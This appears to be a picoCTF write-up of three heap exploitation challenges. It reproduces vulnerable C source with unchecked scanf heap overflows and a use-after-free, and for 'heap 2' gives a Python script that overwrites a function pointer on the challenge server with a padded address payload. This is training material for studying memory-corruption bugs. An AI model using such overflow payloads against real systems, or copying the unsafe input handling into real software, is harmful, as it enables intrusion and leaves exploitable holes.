
heap 1
Tags: `Binary Exploitation` `heap` `browser_webshell_solvable`
Description
Are overflows just a stack concern?

Source Code
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#define FLAGSIZE_MAX 64
// amount of memory allocated for input_data
#define INPUT_DATA_SIZE 5
// amount of memory allocated for safe_var
#define SAFE_VAR_SIZE 5

int num_allocs;
char *safe_var;
char *input_data;

void check_win() {
    if (!strcmp(safe_var, "pico")) {
        printf("\nYOU WIN\n");

        // Print flag
        char buf[FLAGSIZE_MAX];
        FILE *fd = fopen("flag.txt", "r");
        fgets(buf, FLAGSIZE_MAX, fd);
        printf("%s\n", buf);
        fflush(stdout);

        exit(0);
    } else {
        printf("Looks like everything is still secure!\n");
        printf("\nNo flag for you :(\n");
        fflush(stdout);
    }
}

void print_menu() {
    printf("\n1. Print Heap:\t\t(print the current state of the heap)"
           "\n2. Write to buffer:\t(write to your own personal block of data "
           "on the heap)"
           "\n3. Print safe_var:\t(I'll even let you look at my variable on "
           "the heap, "
           "I'm confident it can't be modified)"
           "\n4. Print Flag:\t\t(Try to print the flag, good luck)"
           "\n5. Exit\n\nEnter your choice: ");
    fflush(stdout);
}

void init() {
    printf("\nWelcome to heap1!\n");
    printf(
        "I put my data on the heap so it should be safe from any tampering.\n");
    printf("Since my data isn't on the stack I'll even let you write whatever "
           "info you want to the heap, I already took care of using malloc for "
           "you.\n\n");
    fflush(stdout);
    input_data = malloc(INPUT_DATA_SIZE);
    strncpy(input_data, "pico", INPUT_DATA_SIZE);
    safe_var = malloc(SAFE_VAR_SIZE);
    strncpy(safe_var, "bico", SAFE_VAR_SIZE);
}

void write_buffer() {
    printf("Data for buffer: ");
    fflush(stdout);
    scanf("%s", input_data);
}

void print_heap() {
    printf("Heap State:\n");
    printf("+-------------+----------------+\n");
    printf("[*] Address   ->   Heap Data   \n");
    printf("+-------------+----------------+\n");
    printf("[*]   %p  ->   %s\n", input_data, input_data);
    printf("+-------------+----------------+\n");
    printf("[*]   %p  ->   %s\n", safe_var, safe_var);
    printf("+-------------+----------------+\n");
    fflush(stdout);
}

int main(void) {

    // Setup
    init();
    print_heap();

    int choice;

    while (1) {
        print_menu();
	if (scanf("%d", &choice) != 1) exit(0);

        switch (choice) {
        case 1:
            // print heap
            print_heap();
            break;
        case 2:
            write_buffer();
            break;
        case 3:
            // print safe_var
            printf("\n\nTake a look at my variable: safe_var = %s\n\n",
                   safe_var);
            fflush(stdout);
            break;
        case 4:
            // Check for win condition
            check_win();
            break;
        case 5:
            // exit
            return 0;
        default:
            printf("Invalid choice\n");
            fflush(stdout);
        }
    }
}
- This C program is a heap-based challenge with a menu-driven interface similar to the previous one.
- It initializes two heap-allocated variables:
input_dataandsafe_var, both with sizes of 5 bytes. - The
initfunction initializes the program by printing a welcome message and setting initial values forinput_dataandsafe_var. - The
print_menufunction prints a menu for the user to choose from various options. - The
write_bufferfunction allows the user to write data to their personal block of data (input_data) on the heap. - The
print_heapfunction prints the current state of the heap, showing the addresses and data stored ininput_dataandsafe_var. - The
check_winfunction compares the value ofsafe_varwith the string"pico". If they match, it prints the flag stored inflag.txtand exits. Otherwise, it prints a message indicating that everything is secure. - The
mainfunction runs the main loop of the program, continuously displaying the menu and executing the corresponding actions based on the user's choice. - It handles user input validation and ensures the program continues running until the user chooses to exit.
Flag
heap 2
Tags: `Binary Exploitation` `heap` `browser_webshell_solvable`
Description
Can you handle function pointers?

gdb ./chall
break main
p &win
Source Code
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#define FLAGSIZE_MAX 64

int num_allocs;
char *x;
char *input_data;

void win() {
    // Print flag
    char buf[FLAGSIZE_MAX];
    FILE *fd = fopen("flag.txt", "r");
    fgets(buf, FLAGSIZE_MAX, fd);
    printf("%s\n", buf);
    fflush(stdout);

    exit(0);
}

void check_win() { ((void (*)())*(int*)x)(); }

void print_menu() {
    printf("\n1. Print Heap\n2. Write to buffer\n3. Print x\n4. Print Flag\n5. "
           "Exit\n\nEnter your choice: ");
    fflush(stdout);
}

void init() {


    printf("\nI have a function, I sometimes like to call it, maybe you should change it\n");
    fflush(stdout);

    input_data = malloc(5);
    strncpy(input_data, "pico", 5);
    x = malloc(5);
    strncpy(x, "bico", 5);
}

void write_buffer() {
    printf("Data for buffer: ");
    fflush(stdout);
    scanf("%s", input_data);
}

void print_heap() {
    printf("[*]   Address   ->   Value   \n");
    printf("+-------------+-----------+\n");
    printf("[*]   %p  ->   %s\n", input_data, input_data);
    printf("+-------------+-----------+\n");
    printf("[*]   %p  ->   %s\n", x, x);
    fflush(stdout);
}

int main(void) {

    // Setup
    init();

    int choice;

    while (1) {
        print_menu();
	if (scanf("%d", &choice) != 1) exit(0);

        switch (choice) {
        case 1:
            // print heap
            print_heap();
            break;
        case 2:
            write_buffer();
            break;
        case 3:
            // print x
            printf("\n\nx = %s\n\n", x);
            fflush(stdout);
            break;
        case 4:
            // Check for win condition
            check_win();
            break;
        case 5:
            // exit
            return 0;
        default:
            printf("Invalid choice\n");
            fflush(stdout);
        }
    }
}
- This C program presents a menu-driven interface where the user can perform various actions.
- It initializes two heap-allocated variables:
input_dataandx. - The
initfunction initializes the program by allocating memory forinput_dataandx, and setting initial values for them. - The
print_menufunction prints a menu for the user to choose from various options. - The
write_bufferfunction allows the user to write data to theinput_databuffer. - The
print_heapfunction prints the addresses and values stored ininput_dataandx. - The
winfunction is intended to print the flag by opening and reading from the file "flag.txt". It is indirectly called by thecheck_winfunction. - The
check_winfunction attempts to call the function pointer stored inx. Ifxpoints to thewinfunction, the flag is printed. Otherwise, an attempt is made to execute whatever functionxpoints to. - The
mainfunction runs the main loop of the program, continuously displaying the menu and executing the corresponding actions based on the user's choice. - It handles user input validation and ensures the program continues running until the user chooses to exit.
Solution Strategy
import socket
import time

def send_command(sock, command, wait_time=1):
    """Send a command to the server and print the response."""
    sock.sendall(command)
    time.sleep(wait_time)
    response = sock.recv(4096)
    print_safe(response)

def print_safe(binary_data):
    """Print binary data safely by trying to decode or printing a safe representation."""
    try:
        print(binary_data.decode('utf-8'), end='')
    except UnicodeDecodeError:
        print(repr(binary_data), end='')

def main():
    HOST = 'mimas.picoctf.net'
    PORT = 65214

    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
        s.connect((HOST, PORT))

        response = s.recv(1024)
        print_safe(response)

        print("Sending data to buffer...")

        payload = b"A" * 32 + b"\xa0\x11\x40\x00\n"
        send_command(s, b'2\n', 2)
        send_command(s, payload, 2)

        print("Confirming x is overwritten...")
        send_command(s, b'3\n', 2)

        print("Attempting to print the flag...")
        send_command(s, b'4\n', 2)

if __name__ == "__main__":
    main()
- This Python script establishes a TCP connection to a server (
mimas.picoctf.net) on port65214. - It sends commands to the server to interact with a menu-driven interface.
- The
send_commandfunction sends a command to the server and waits for a specified amount of time to receive the response. - The
print_safefunction safely prints binary data by attempting to decode it as UTF-8 and falling back to a safe representation usingrepr()if decoding fails. - In the
mainfunction:- It first establishes a connection to the server.
- It receives and prints the initial menu from the server.
- It sends a payload to the server to overwrite a buffer, which presumably leads to a vulnerability.
- It confirms if the payload successfully overwrites the target buffer by choosing the option to print the overwritten data.
- It attempts to print the flag by selecting the appropriate menu option.
- The script allows for adjustable wait times to ensure server responses are properly captured.
- It's designed to interact with a specific server and assumes a certain protocol and behavior. Adjustments may be necessary for different servers or interfaces.
Flag
heap 3
Tags: `Binary Exploitation` `heap` `browser_webshell_solvable`
Description
Can you handle function pointers?
Source Code
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#define FLAGSIZE_MAX 64

// Create struct
typedef struct {
  char a[10];
  char b[10];
  char c[10];
  char flag[5];
} object;

int num_allocs;
object *x;

void check_win() {
  if(!strcmp(x->flag, "pico")) {
    printf("YOU WIN!!11!!\n");

    // Print flag
    char buf[FLAGSIZE_MAX];
    FILE *fd = fopen("flag.txt", "r");
    fgets(buf, FLAGSIZE_MAX, fd);
    printf("%s\n", buf);
    fflush(stdout);

    exit(0);

  } else {
    printf("No flag for you :(\n");
    fflush(stdout);
  }
  // Call function in struct
}

void print_menu() {

    printf("\n1. Print Heap\n2. Allocate object\n3. Print x->flag\n4. Check for win\n5. Free x\n6. "
           "Exit\n\nEnter your choice: ");
    fflush(stdout);
}

// Create a struct
void init() {

    printf("\nfreed but still in use\nnow memory untracked\ndo you smell the bug?\n");
    fflush(stdout);

    x = malloc(sizeof(object));
    strncpy(x->flag, "bico", 5);
}

void alloc_object() {
    printf("Size of object allocation: ");
    fflush(stdout);
    int size = 0;
    scanf("%d", &size);
    char* alloc = malloc(size);
    printf("Data for flag: ");
    fflush(stdout);
    scanf("%s", alloc);
}

void free_memory() {
    free(x);
}

void print_heap() {
    printf("[*]   Address   ->   Value   \n");
    printf("+-------------+-----------+\n");
    printf("[*]   %p  ->   %s\n", x->flag, x->flag);
    printf("+-------------+-----------+\n");
    fflush(stdout);
}

int main(void) {

    // Setup
    init();

    int choice;

    while (1) {
        print_menu();
	if (scanf("%d", &choice) != 1) exit(0);

        switch (choice) {
        case 1:
            // print heap
            print_heap();
            break;
        case 2:
            alloc_object();
            break;
        case 3:
            // print x
            printf("\n\nx = %s\n\n", x->flag);
            fflush(stdout);
            break;
        case 4:
            // Check for win condition
            check_win();
            break;
        case 5:
            free_memory();
            break;
        case 6:
            // exit
            return 0;
        default:
            printf("Invalid choice\n");
            fflush(stdout);
        }
    }
}
- This C program presents a menu-driven interface where the user can perform various actions.
- It defines a struct
objectcontaining four character arrays:a,b,c, andflag. - The
initfunction initializes the program by allocating memory for an instance of theobjectstruct and setting an initial value for theflagmember. - The
alloc_objectfunction dynamically allocates memory based on user input and prompts the user to enter data for theflagmember. - The
free_memoryfunction frees the memory allocated for theobjectstruct. - The
print_heapfunction prints the address and value of theflagmember of theobjectstruct. - The
check_winfunction checks if the value of theflagmember equals"pico". If so, it prints the flag stored in "flag.txt" and exits; otherwise, it prints a message indicating failure. - The
print_menufunction prints a menu for the user to choose from various options. - The
mainfunction runs the main loop of the program, continuously displaying the menu and executing the corresponding actions based on the user's choice. - It handles user input validation and ensures the program continues running until the user chooses to exit.
Flag